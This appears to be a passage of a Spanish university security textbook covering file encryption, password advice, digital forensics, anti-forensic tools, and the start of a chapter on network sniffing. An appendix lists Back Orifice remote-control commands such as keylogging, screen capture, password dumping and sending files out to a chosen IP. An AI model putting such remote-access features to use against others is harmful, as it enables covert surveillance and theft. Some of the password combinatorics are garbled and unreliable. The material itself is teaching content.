Por último, si queremos afinar más la seguridad, pinchando en el botón de Opciones avanzadas, podemos establecer más opciones de seguridad.




Figura 9: Opciones avanzadas de carpeta

3.5 Seguridad del sistema de archivos

Puede que para la mayoría de nuestro trabajo diario, los mecanismos de seguridad que hemos mencionado sean suficientes, pero si se saca el disco duro de la máquina y se conecta a otro equipo, o se arranca desde un CD, el sistema de ficheros aparecería abierto. Si REALMENTE necesitamos que nuestra información sea segura, la mejor forma de conseguirlo es encriptando nuestro sistema de ficheros.

Encriptar el sistema de fichero no significa aplicar PGP 5.0 o RSA de 2048 bits a todos los ficheros del sistema, porque eso haría que el trabajo fuera muy lento. Además, tendríamos que ver donde guardamos la clave y como la protegemos.

3.5.1 Cómo cifrar un archivo

Sólo puede cifrar archivos en los volúmenes a los que se les ha dado formato con el sistema de archivos NTFS. Para cifrar un archivo:

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

1. haga clic en **Inicio**, seleccione **Todos los programas**, elija **Accesorios** y, a continuación, haga clic en **Explorador de Windows**.
2. Busque el archivo que desea, haga clic en él con el botón secundario del *mouse* (ratón) y, a continuación, haga clic en **Propiedades**.
3. En la ficha **General**, haga clic en **Avanzadas**.
4. En **Atributos de compresión y cifrado** active la casilla de verificación **Cifrar contenido para proteger datos** y, a continuación, haga clic en **Aceptar**.
5. Haga clic en **Aceptar**. Si el archivo se encuentra en una carpeta no cifrada, recibirá un cuadro de diálogo **Advertencia de cifrado**. Utilice uno de los pasos siguientes:
    - Si desea quitar el cifrado del archivo exclusivamente, haga clic en **Cifrar sólo el archivo** y, a continuación, haga clic en **Aceptar**.
    - Si quiere cifrar el archivo y la carpeta en donde se encuentra, haga clic en **Cifrar el archivo y la carpeta primaria** y, a continuación, haga clic en **Aceptar**.

Si otro usuario intenta abrir un archivo cifrado, no podrá hacerlo. Por ejemplo, si otro usuario intenta abrir un documento de Microsoft Word cifrado, recibe un mensaje similar a:

Word no puede abrir el documento: *nombreUsuario* no tiene privilegios de acceso
(*unidad*:\ *nombreArchivo*.doc)

Si otro usuario intenta copiar o mover un documento cifrado a otra ubicación del disco duro, aparece el mensaje siguiente:

Error al copiar un archivo o carpeta
No se puede copiar *nombreArchivo*: acceso denegado.
Compruebe que el disco no esté lleno o protegido contra escritura y que el archivo no esté en uso.

Por el contrario, para la encriptación, usaríamos la utilidad Bitlocker, disponible en Windows Vista, Windows Server 2008 y Windows 7, como ya comentamos. Para ello necesitaríamos:

- Un microchip presente en los equipos más nuevos para soportar características de seguridad avanzada, denominado TPM, o una USB extraíble donde se almacenarán las claves.
- Tener dos particiones como mínimo. Una de las particiones debe incluir la unidad donde se encuentre instalado Windows. Esta unidad será cifrada por BitLocker. La otra partición es la partición activa, que debe permanecer descifrada para poder iniciar el equipo.
- Estar formateado con el sistema de archivos NTFS.
- Disponer de un BIOS que sea compatible con el TPM y con dispositivos USB durante el inicio del equipo. Si no es el caso, deberá actualizar el BIOS antes de usar BitLocker.

Si cumplimos los requisitos, tan solo:

1. Haga clic en el botón Inicio, en **Panel de control, en Seguridad** y, a continuación, **en Cifrado de unidad de Bitlocker**. Si se le solicita una contraseña de administrador o una confirmación, escriba la contraseña o proporcione la confirmación.
2. Haga clic en **Activar BitLocker**.
3. Siga las instrucciones del Asistente para la instalación de BitLocker.

En Linux, las versiones 2.6 vienen con una cantidad impresionante de algoritmos criptográficos (AES, TwoFish, Des, 3Des, Blowfish....) que nos permitirán montar partes del sistema como archivos encriptados. Así tendríamos un sistema con las herramientas que usemos (Open Office,

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239

gnome…) en el disco normal y los datos personales (fotos, cartas, etc) encriptados. Para poder acceder a estos ficheros necesitamos usar una clave sin la cual el sistema no es capaz de desencriptar el sistema.
Para la gente que se pregunte si el proceso es muy lento, todas comparativas vienen a decir que la penalización por la encriptación es, con hardware reciente muy baja. Un pequeño inconveniente para la gran ventaja de tener encriptación de datos.

3.5.2 Gestión de claves

Bien, ya tenemos cierta seguridad en nuestro sistema. Pero durante todo el tiempo hemos hablado de claves. Y es lógico pensar que no todo por tener clave, va a ser seguro. Por expresarlo de alguna manera, un sistema es tan seguro como lo sean sus contraseñas. En los sistemas UNIX las contraseñas encriptadas con DES se guardaban en el fichero /etc/passwd. Esto permitía que un usuario cogiera el fichero, se lo guardara y dedicara unos cuantos días a ver si sacaba alguna clave. A veces son increíbles las de cosas que se podía conseguir con un programa de estos. Puede que el *root* no lo sacara, pero como dije antes, lo primero es entrar al sistema, luego ya buscaríamos la forma de lograr ser superusuario. Algunas políticas como la ocultación del fichero de claves en los sistemas linux, denominada *shadowing*, han hecho que esta práctica sea más difícil. De todas formas la mejor forma de evitar problemas es elegir una buena clave.
En un estudio disponible en el libro ***Hacker Culture*** de Douglas Thomas, se menciona un estudio de 1994 en el que revisando 3289 contraseñas:

- 15 eran de sólo un carácter
- 72 eran dos caracteres
- 464 eran tres caracteres
- 477 eran de 4 caracteres
- 706 tenían cinco letras, todas mayúsculas o minúsculas
- 605 tenían seis letras, todas minúsculas

Esto nos deja en que 2339 (70%) de las claves podían ser obtenidas en poco tiempo. Con la evolución de las máquinas, dichas claves pueden obtenerse en un tiempo ridículo.
Aunque podamos usar la tecnología y nuevas políticas para hacer las contraseñas más fuertes, aún tenemos que luchar contra uno de los puntos más débiles de cualquier sistema: el elemento humano.
Siempre se advierte de la necesidad de elección de las contraseñas correctas, sin embargo, es complicado explicar cómo llegar a este punto. Ocurre que, por muy creativos que se intente ser, el comportamiento puede ser analizado y es predecible, y por tanto, para algo tan delicado como la forma de proteger un sistema, la educación es inevitable. Más aún, cuando circulan ciertos mitos y creencias incorrectas acerca de algo tan sencillo como la elección de una palabra.
Veamos qué ocurre con las claves en Windows 2000 y XP, ya que parece haber más problemas que en Linux, si bien la mayoría de las cosas son igualmente válidas.

3.5.3 D+##yU&?23 es una gran contraseña.

Esto no es completamente cierto. La contraseña, en realidad, es muy buena, pero ¿qué ser humano puede recordarla con facilidad? Ciertamente cabe la posibilidad de que acabe escrita en algún lugar, o que incluso algún generador de claves sea capaz de adivinarla.
Existen técnicas mejores para elegir claves, por ejemplo MeCreo1ClaveO2@PorQueQuiero.yo Esta clave tiene muchas más letras, lo que se lo pone complicado a una máquina que intente usar la fuerza bruta, mantiene un par de símbolos y otros tantos números, siendo muchísimo más fácil de recordar.

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

Lo importante pues, es la estructura de la contraseña, más que la posible complejidad. Combinar una estructura fácil de recordar, la longitud adecuada, con caracteres simbólicos y números puede ser lo más apropiado.

3.5.3.1 A la larga, cualquier contraseña puede ser violada

Estrictamente hablando es algo cierto. Si se dispone de 1000 millones de años y un superordenador cualquier clave es posible violarla. Pero normalmente no tenemos tantos recursos de tiempo ni proceso. Aunque en algunos casos la contraseña pueda ser adivinada mediante otros métodos (registrador de pulsaciones de teclado, ingeniería social...) sí que es posible crear una contraseña que no pueda ser descubierta en una cantidad razonable de tiempo o, dicho formalmente, el tiempo necesario para averiguar una clave es mayor que el tiempo de vida útil de dicha clave. Por tanto, si la contraseña es suficientemente buena, requerirá tanto poder de proceso y tiempo que es prácticamente igual a ser inviolable. Así que la respuesta es sí, a la larga cualquier contraseña puede ser descubierta, pero ese "a la larga" puede que vaya más allá del tiempo en que ésta resulte útil. Por supuesto, a medida que mejoran los equipos informáticos, claves inviolables hace años ahora son triviales, pero por suerte, la mejora en los métodos de crackeo se produce simultáneamente a la mejora en los métodos de encriptado, con lo que la lucha entre ellos suele estar siempre al mismo nivel.

Las contraseñas deberían ser cambiadas cada 30 días

Aunque esto pudiera parecer un buen consejo, habría que pensar en sus desventajas. Obligar a cambios frecuentes de contraseña, deriva inevitablemente en patrones predecibles en los usuarios a la hora de elegir nueva clave, con lo que estaremos restando efectividad a nuestra protección. Una mejor opción es elegir mejores claves y mantenerlas más tiempo (entre 3 y 6 meses).

Nunca se deben apuntar las contraseñas

Esto tiene un 99% de cierto. Resulta una muy mala política el hecho de escribir en cualquier lugar la contraseña, pues existen altas probabilidades de que acabe en la papelera (... y la basura, créanme, es una fuente inagotable de recursos gratuitos). Pero el hecho de almacenar este peligro potencial en una caja de seguridad si realmente resulta imposible el hecho de aprenderla de memoria o si la única persona que la conoce es despedida, no tiene porqué representar ningún problema.

Otra opción es el uso de programas gestionadores de claves. Estos programas mediante una contraseña maestra, permiten el acceso a todas las demás que posea su empresa. Pensando un poco, los riesgos son muchos. Al ser un software más, puede volverse el propio blanco principal de ataques, y además ya sólo sería necesario conocer una sola clave que daría vía libre a todas las demás. Si se usa un programa de este tipo hay que asegurarse que la gestión de claves que realiza es la adecuada, el algoritmo robusto, la clave usada fuerte y el método de acceso adecuado.

Las contraseñas no pueden contener espacios

Aunque muchos usuarios no se hayan percatado, a partir de Windows 2000 y XP se permiten espacios en blanco en sus contraseñas. Esto permite a los usuarios poder desarrollar claves más complejas y fáciles de recordar que consten de más de una palabra.

El uso de ALT+255 en una contraseña la hace inquebrantable

Existen 255 caracteres ASCII que, evidentemente, no pueden ser incluidos todos en el teclado. Por tanto, para poder escribirlos hace falta sostener la tecla ALT mientras se escribe el código del carácter. Esto puede tener muchas ventajas, pues pueden contener caracteres como "ß" = ALT+0225 o "µ"=ALT+0230. Pero, ¿cómo recordar cada código?

Es más conveniente insertar un 225 en donde se pensaba poner un ALT+0225, para poder memorizar mejor la contraseña. Un ejemplo práctico. La razón es el número de combinaciones. Una clave de 5 dígitos escrita con caracteres ASCII supondría 5*5=25 pulsaciones de teclado y 255^5

ISBN: 978-84-9012-859-6

Colección Aquilafuente: AQ-239

(=1.078.203.909.375 ~ 10^{12}) combinaciones posibles. Con 25 pulsaciones de teclado y usando sólo letras minúsculas de la a 'a' la 'z', tendríamos 25^26 (~$2*10^{36}$) combinaciones e incluso usando sólo números tendríamos 10^{25} claves posibles, lo que implica que solo con los números podríamos tener más posibilidades de claves. En casos con restricciones de tamaño máximo, si es posible usar alguno de estos caracteres, siempre que el sistema nos los admita.

3.6 Programación segura

Para ver más en profundidad este tema, os remito el fichero adjunto sobre el tema (llamado tema 4b), en el que veréis una descripción completa y con multitud de ejemplos sobre el tema.

3.7 Análisis forense

3.7.1 Introducción

La Informática Forense es una ciencia relativamente nueva que poco a poco va evolucionando, mejorando las herramientas y definiéndose los procedimientos.
Se reconoce generalmente a Dan Farmer y Wietse Venema, los creadores del The Coroner's Toolkit, como los pioneros de la informática forense. Actualmente, Brian Carrier es probablemente uno de los mayores expertos mundiales en el tema. En España, destacan en esta materia Roger Carhuatocto, (del es-Cert), David Barroso (S21SEC), Raúl Siles (HP), Javier Fernández-Sanguino (Germinus) y Antonio Javier García Martínez (Telefónica Móviles).
Entre las revistas especializadas se encuentran International Journal of Digital Evidence y Digital Investigation, que ofrece de forma gratuita su primer número.
Dentro de las distribuciones linux específicas para informática forense destacan F.I.R.E. Linux (Forensic and Incident Response Environment) y Honeynet CD-ROM.
Existen varias unidades especializadas en Informática forense entre las Fuerzas de Seguridad, como por ejemplo el Grupo de Delitos Telemáticos de la Guardia Civil (España), la Brigada de Investigación Tecnológica del Cuerpo Nacional de Policía (España), la antigua National Hi-Tech Crime Unit que ahora se llama Serious Organised Crime Agency (Inglaterra) o el Centro del departamento de defensa para el cibercrimen (Estados Unidos). Un interesante portal sobre Delitos Informáticos, es precisamente el denominado Delitos Informáticos.

3.7.2 Qué es

Todos conocemos lo que es un forense, las labores que realiza en todas las series sobre el tema que han aparecido en los últimos años. En el ámbito de la informática, se le llama Análisis Forense Digital. Esta disciplina como hemos dicho es relativamente nueva y se usa tanto como complemento en la investigación de delitos tradicionales, como en los propios de las comunicaciones e informática como pueden ser piratería de software y comunicaciones, intrusiones, "hacking" o spam.
Podemos definir el Análisis Forense Digital como una rama de la ciencia forense orientada a obtener el estado e información sobre un componente digital. Esto se lleva a cabo mediante el uso de un conjunto de principios y técnicas que comprenden el proceso de adquisición, conservación, documentación, análisis y presentación de evidencias y que, llegado el caso, puedan ser aceptadas legalmente en un proceso judicial.
Dependiendo de la información que queramos obtener en análisis puede consistir en una búsqueda exhaustiva que permita reconstruir los hechos y acontecimientos que tuvieron en un intervalo de tiempo determinado o extraer toda la información contenida en un equipo que pudiera necesitarse como apoyo a la presentación de un caso judicial.

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

Cada caso con el que un forense de este tipo de incidentes puede encontrarse será único, por lo que debe tratarse de personal cualificado para llevar a cabo las tareas necesarias para hallar y detectar todas las pistas y pruebas posibles. Los médicos forenses estudian muchos años y un cuerpo sólo tiene, por ejemplo, un corazón. En un sistema podemos tener millones de ficheros cada uno de los cuales puede contener la información que se busca. Sin embargo, si es posible identificar unas fases comunes a todo el proceso:

1. **Identificación del incidente**: descubrir las señales de ataque.
2. **Recopilación de evidencias**: registros y contenidos de la caché, contenidos de la memoria, estado de las conexiones de red, tablas de rutas, estado de los procesos en ejecución, contenido de archivos y discos duros...
3. **Preservación de la evidencia**: realizar copias, métodos adecuados para el almacenamiento y etiquetado de las evidencias.
4. **Análisis de la evidencia**: acondicionar un entorno de trabajo adecuado, reconstrucción de la secuencia temporal del ataque, determinación de cómo se realizó el ataque, identificación del autor del incidente y evaluación del impacto causado al sistema.
5. **Documentación y presentación de los resultados**: utilización de formularios de registro de incidente, informe técnico e informe ejecución.

El objetivo final de estas fases podemos decir que se produce cuando el forense tiene conocimiento de:

- Cómo se produjo el compromiso.
- Cuáles fueron las circunstancias.
- Identidad de posible/s atacador/es.
- Procedencia y origen de los mismos.
- Fechas de compromiso.
- Objetivos de los atacadores.
- Cuando se reconstruye completamente la secuencia temporal de los eventos.

Cuando alguien descubre un incidente debe asegurarse que hay la máxima información intacta posible para que el investigador forense pueda realizar su trabajo correctamente, ya que la información encontrada dentro del sistema registrará la historia real de lo que ha sucedido. Además, sobre todo si se desea establecer la cronología de hechos, es imprescindible que el análisis no contamine las pruebas, invalidando de esa manera los indicios encontrados.

De igual forma, es necesario durante todo el proceso que se mantenga lo que se denomina "Cadena de custodia" de tal manera que desde que se incautó hasta su valoración por los entes judiciales en todo momento la prueba se encuentre controlada y se asegure que no sufra alteraciones, sustituciones, contaminaciones o destrucciones.

Es importante destacar la labor de un forense informático ya que en la actualidad se está haciendo cada vez más usual la intrusión en los sistemas de información, lo cual provoca en algunos casos catástrofes o males irreparables en los sistemas afectados. La posterior investigación llevada a cabo por estos profesionales ayuda a esclarecer dichas acciones para su posterior tratamiento donde sea preciso.

En palabras de David Barroso "Existen varios factores que hacen que realmente un análisis forense correcto sea extremadamente útil para una empresa: desde descubrir el culpable de un posible ataque, identificar detalladamente todas las acciones realizadas por un atacante, o la más

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

importante, descubrir las vulnerabilidades que lo han hecho posible, cerrando de esta forma una posible entrada para futuros incidentes."
De esta forma, además de saber qué ocurrió sabremos cómo ocurrió. Por tanto, investigaremos en dos ramas:

a) la **víctima** (generalmente un sistema informático) en el que investigaremos trazas, restos, ficheros borrados, etc.
b) el **escenario del incidente** (tanto físico como lógico) siendo la revisión de los *logs* de los cortafuegos, *IDS* u otros dispositivos de red, o la revisión física del sistema informático o la red de comunicaciones posibles ejemplos de estos procesos.

Por todo ello las labores forenses, un poco como CSI, dependerán de la importancia de los datos, la seguridad, y todo lo comentado con anterioridad, además de la infraestructura de la que se dispone, ya que analizar una partición de 40 gigas requiere un disco duro de al menos 80 gigas para la aplicación de algunas herramientas, además de unos recursos en tiempo bastante altos, que no siempre son fáciles de obtener o disponer.
Para ver un ejemplo de análisis forense llevado a cabo por varias personas, puede accederse al Reto Forense Episodio 3 (http://www.seguridad.unam.mx/eventos/reto/) donde pueden verse informes técnicos y para profanos del reto.

3.7.3 Técnicas antiforenses

Como vimos en la seguridad física, existen métodos para esconder nuestra información. Algunas de esas técnicas y herramientas también se usan para dificultar el uso de técnicas forenses. Uno de los grandes problemas que tienen, aparte de eliminar evidencias, es que saber que se han usado aplicaciones antiforenses es que legalmente no demuestran nada. Uno puede haber usado un programa de borrado seguro por precaución y por tanto no indica que quiera ocultar nada.
El objetivo que se busca con estas herramientas es dificultar la obtención de pruebas ante un análisis forense. Podemos dividirlas en los siguientes tipos:

- Eliminación de la información.
- Ofuscación de la información.
- Fomentar la aleatoriedad de la información.

Entre estas herramientas podemos destacar en cada tipo alguna para poder probarlas y sacar las conclusiones personales:
- **Eliminación**: *Evidence eliminator* y la suite *DBan*. Esta herramienta en sí, es un disco de arranque que permite la eliminación segura de un disco. Además del posible uso delictivo que se pueda dar, puede ser también utilizado como mecanismo de destrucción documental o eliminación segura de información crítica, como cuando se realiza una renovación de equipos dado que el simple formateo no es suficiente.
- **Ofuscación**: herramientas de cifrado como Truecrypt, PGP, o la esteganografía.
- **Enfocadas a generar incertidumbre o aleatoriedad**: no eliminan ni ocultan la información. Simplemente pretende confundir con la información existente. TimeStomp, perteneciente al grupo de herramientas MAFIA (Metasploit Anti-Forensic Investigation Arsenal) del proyecto Metasploit, altera la información de tiempos de ficheros mediante fechas inverosímiles, complicando el análisis temporal de los datos.

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

3.8 Resumen

Debemos recordar que la seguridad de nuestros sistemas abarca muchos puntos, desde el inicio del propio equipo hasta cómo usemos nuestro sistema. No todo el mundo necesita tal paranoia en su información como puede describirse en todo el documento. Uno puede permitirse en su casa no usar claves de BIOS ni encriptación del sistema de ficheros ni claves de 34 caracteres... La seguridad es necesaria, pero el grado que implantemos en nuestro equipo depende de nosotros: tiene que ser tan fuerte como necesitemos y tan simple como para evitarnos problemas. De nada sirve un sistema muy seguro que tiene una nota con la clave del administrador en la pantalla porque se ha elegido una tan difícil, que es imposible de recordarla.

Respecto a la programación segura, hay un proverbio que dice que **hasta el mejor escriba hace un borrón**. Muchas aplicaciones de escritorio y web están perfectamente diseñadas. Pero nada quita a que un descuido haga que nuestra aplicación tenga errores. Conocerlos y unas buenas metodologías de codificación y prueba son la única forma de luchar contra ello.

Por último, el análisis forense es una disciplina aún en expansión, y con metodologías en plena estandarización, si bien la precondición necesaria es conocer el funcionamiento del sistema y una inmensa paciencia para la ardua y, quizás, aburrida tarea de la búsqueda de patrones y pistas.

3.9 Apéndice A: Comandos de BackOriffice

App add
Abre un puerto, por el cual, vía telnet, puedes controlar una aplicación de DOS. Por ejemplo, el command.com.

App del
Detiene, cierra el puerto.

Apps list
Lista las aplicaciones en espera elegidas con la función App Add.

Directory create
Crea un directorio en la máquina host.

Directory list
Lista los directorios de la máquina host. Se puede elegir dentro de qué directorio se ve el listado.

Directory remove
Borra un directorio en la máquina host.

Export add
Modifica una carpeta para que pueda ser compartida. No aparece el icono de la mano debajo de la carpeta.

Export delete
Deja de ser compartida.

Export list
Lista los nombres compartidos, los drives, los directorios compartidos, y los passwords para compartirlos.

File copy
Copia un archivo de un lugar a otro dentro del Host.

File delete
Borra un archivo en el Host.

File find
Busca archivos en el Host.

File freeze
Permite comprimir archivos en el Host para bajarlos más rápido.

File melt

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

Descomprime lo comprimido con el algoritmo de File freeze.

File view

Para ver un archivo de texto.

HTTP Disable

Cierra el puerto HTTP en la máquina host.

HTTP Enable

Abre el puerto HTTP en la máquina host. Con el netscape es posible navegar por la máquina host. Si no se ingresa ningún valor en el 2do cuadro de texto, puedes navegar por todos sus rígidos y la lectora de CD.

Keylog bejín

Captura todas las pulsaciones de teclas hechas por el usuario de la máquina Host y las guarda en un archivo especificado en el 1er cuadro de texto en la máquina host. El log también captura en qué ventana está escribiendo el usuario.

Keylog end

Detiene lo anterior.

MM Capture avi

Captura el video y el audio. (¿Te animás a bajar un avi?)

MM Capture screen

Captura lo que se ve en la pantalla de la máquina Host.

MM List capture device

Lista los devices de entrada de video.

MM Play sound

Reproduce un .wav de la máquina host, en la máquina host.

Net connections

Lista las conexiones en red hechas en el host. Es como ejecutar netstat.exe en tu propia máquina.

Net delete

Desconecta el servidor de una red.

Net use

Conecta la máquina servidor a una red.

Net view

Lista todas las redes, interfaces, dominios, servidores, etc., visibles desde la máquina servidor.

Ping host

Ping al host. Host, estás ahí?

Plugin execute

Ejecuta un plug-in del Bo. Podría causar que el servidor se tildara.

Plugin kill

Detiene lo anterior.

Plugins list

Los lista.

Process kill

Elimina cualquier cosa ejecutándose en la máquina host. Hay que ingresar el ID del proceso.

Process list

Da el ID de todos los procesos.

Process spawn

Ejecuta un proceso/ aplicación en la máquina host. Por ejemplo, el "Explorer" o el "Netscape". Pueden ejecutarse cualquier número de procesos.

Redir add

Redirige las conexiones tcp o paquetes udp a otro IP.

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

Redir del
Detiene lo de arriba.
Redirs list
Lista las redirecciones hechas.

> ***Nota:***
> Para todos los comandos del registro, no especificar el primer \\ para los valores del registro.

Reg create key
Crea una clave en el Registro.
Reg delete key
Borra una clave en el Registro.
Reg delete value
Borra un valor en el Registro.
Reg list keys
Lista las sub-claves de una clave.
Reg list values
Lista los valores en una clave.
Reg set value
Modifica/ Agrega un valor dentro de una clave. El nombre del valor se ingresa en el 1er cuadro. En el 2do cuadro, se ingresa el tipo de Valor, una coma y el Valor. Tipos de Valores
Binarios: se escribe la B, y dos números hexa.
DWORD: se escribe la D, y un número decimal.
Strings: se escribe la S, y una cadena de texto.
Si no estás seguro no juegues con los valores!
Resolve host
Devuelve el Ip de una máquina relativa a la máquina servidor. El nombre de la máquina puede ser un nombre host de Internet o de una red local.
System dialogbox
Abre un cuadro de diálogo con el título y el mensaje que vos quieras.
System info
Info sobre el Host.
System lockup
Tildar host!
System passwords
Lista todos los password en el sistema.
System reboto
Resetea la máquina Host.
TCP file receive
Conecta la máquina servidora a un Ip y puertos específicos y guarda cualquier tipo de dato recibido de esa conexión a un archivo especificado.
TCP file send
Conecta la máquina servidora a un Ip y puertos específicos y envía el contenido de un archivo específico, entonces se desconecta.

ISBN: 978-84-9012-859-6

Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

4 Seguridad de redes

4.1 Introducción

En este capítulo aprenderemos las bases, la teoría y la práctica de los ataques más populares en redes de ordenadores, así como protegernos de ellos mediante cambios en las configuraciones, el uso de cortafuegos, sistemas de detección de intrusos y sistemas de cebo para entretener a los atacantes. En el apartado de defensa veremos la última tecnología, aún experimental para la detección de intrusos, basada en agentes inteligentes.
Veremos también la inseguridad que puede suponer el despliegue de redes inalámbricas sin la debida planificación, y qué mecanismos debemos usar para asegurar estas redes.
Entre los ataques que se explican tenemos las escuchas, las falsificaciones de diversos tipos, los secuestros de sesión y los ataques de denegación de servicio, tanto centralizados como distribuidos.

4.2 Ataques

4.2.1 Sniffing

4.2.1.1 Introducción

Cuando nos encontramos recabando información sobre sistemas remotos en una red, antes de aplicar técnicas de ataque, es muy recomendable conseguir toda la información posible acerca de la víctima. Una de las muchas técnicas que podemos usar para obtener dicha información es el *sniffing*, que descubriremos y analizaremos a lo largo de este tema.
Sniff es un vocablo que proviene de la lengua inglesa y podemos traducir al castellano como "husmear". Y en la práctica, al aplicar técnicas de sniffing, lo que haremos es precisamente eso: husmear. Escucharemos el tráfico de la red, lo guardaremos y posteriormente lo analizaremos para obtener información sobre nuestro objetivo.
En función del tiempo que empleemos en nuestras sesiones de sniffing, podemos conseguir recolectar contraseñas de usuarios, correos electrónicos (tal vez confidenciales), conversaciones a través de servicios de mensajería (MSN, ICQ, Jabber, Yahoo,...), chats, etc.
Cabe señalar que hay básicamente dos formas de hacer sniffing:

- **Sniffing por software**: es la forma más habitual. Usa programas informáticos para capturar el tráfico en la red.
- **Sniffing por hardware**: es una forma más cara de hacerlo. Tendríamos que "pinchar" en un segmento de red un dispositivo que fuera capaz de almacenar el tráfico que escucha.

En este capítulo nos dedicaremos al sniffing por software, ya que es la opción que se encuentra más al alcance de cualquier mano.

4.2.1.2 Condiciones de uso y limitaciones

Una de las condiciones para poder practicar el sniffing es la cercanía o el acceso al medio de transmisión. Vayámonos unos años atrás en nuestras vidas, y recordemos los tiempos del colegio: cuando un compañero 'Juan' quiere mandar un mensaje a otra compañera 'Alicia', escrito en un papel arrugado, en ocasiones era necesario el uso de intermediarios para hacer llegar el papel a su destino. A los compañeros que participaban en el transporte nada les impedía leer el contenido del papel. Sin embargo los compañeros que no intervenían en el transporte no tenían posibilidad de leer el mensaje, ya que éste no pasaba por sus manos.

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239
Ediciones Universidad de Salamanca - cc by nc dc

Volviendo a la vida en el momento actual, con el *sniffing* ocurre lo mismo que con el paso de mensajes de Alicia y Juan: podremos husmear en las comunicaciones que transcurran por un medio físico que podamos escuchar. ¿Podremos entonces hacer sniffing de un paquete de datos que transcurre entre New York y Tokio? Seguramente no. Tendría que darse una situación bastante compleja para poder hacerlo.
Entonces, ¿para qué nos sirve el sniffing? Supongamos que nos encontramos en la red de nuestra empresa, y supongamos que los ordenadores se conectan a un hub ethernet. Todo el tráfico de la red viajará por nuestro cable, y tendremos oportunidad de husmear las comunicaciones.




Ilustración 10: Equipo espiando comunicación

Otro típico caso típico de uso del sniffer son las máquinas remotas comprometidas, donde nos aportarán información interesante sobre los servicios de la red.
El sniffing es una técnica compatible con otras, como diversos spoofing, obteniendo esta simbiosis unos muy buenos resultados.
No obstante el uso de sniffers no es exclusivo de individuos con malas intenciones. Aplicaciones como tcpdump (o windump) son muy usadas por los administradores de redes para detectar problemas de red o la existencia de paquetes sospechosos (por ejemplo envíos de correos de virus).

4.2.1.3 Arquitectura típica de un sniffer

La explicación de la utilidad de un sniffer nos abre un bonito mundo de posibilidades tanto para husmear con fines didácticos como para auditar situaciones extrañas en nuestras redes. Sin embargo, si pretendemos exprimir las capacidades de un sniffer es necesario conocer cómo funcionan por dentro y como ampliar las capacidades de extensión que muchos de ellos proporcionan.
Como el estudio de la implementación de un sniffer se escapa de los objetivos de este documento, veremos sucintamente la arquitectura de un sniffer genérico, que presentaría las siguientes capas:

- **El hardware:** La mayoría de productos funcionan sobre adaptadores de red estándar, aunque algunos requieren hardware especial. Con analizadores hardware especializados, es posible comprobar fallos como errores de CRC, problemas de voltaje, errores de negociación, etc.

ISBN: 978-84-9012-859-6
Colección Aquilafuente: AQ-239

- **Driver de captura:** Esta es la parte más importante. Captura el tráfico de red del cable y lo almacena en un buffer. Para minimizar el consumo de recursos en muchas aplicaciones se permite especificar filtros para guardar en el buffer solamente los paquetes que son de nuestro interés.

  Para poder llevar a cabo la captura indiscriminada de los paquetes de datos es imperativo que la interfaz de red soporte la operación en modo promiscuo. Prácticamente todas los adaptadores ethernet lo soportan pero, por ejemplo, muchos dispositivos Token Ring o 802.11x no lo permiten.
- **Buffer:** Una vez los paquetes son capturados de la red, estos se almacenan en un buffer. Existen un par de modos de captura: hasta que el buffer se llene, o usar un buffer rotatorio donde los nuevos datos sobrescriben los más antiguos. Algunos productos como BlackICE Sentir IDS, de *Internet Security Systems* pueden mantener un buffer rotativo de captura en disco capaz de operar a 100 mbps. Esto permite tener cientos de GB de buffer en lugar de estar limitado por la cantidad de memoria del equipo.
- **Análisis en tiempo real:** Esta característica realiza algunos análisis a nivel de bits de los paquetes que atraviesan el cable. Esto permite encontrar fallos de eficiencia en la red mientras continua capturando. Algunos vendedores han extendido estas funcionalidades en algunos de sus productos para pasar a ser IDS.
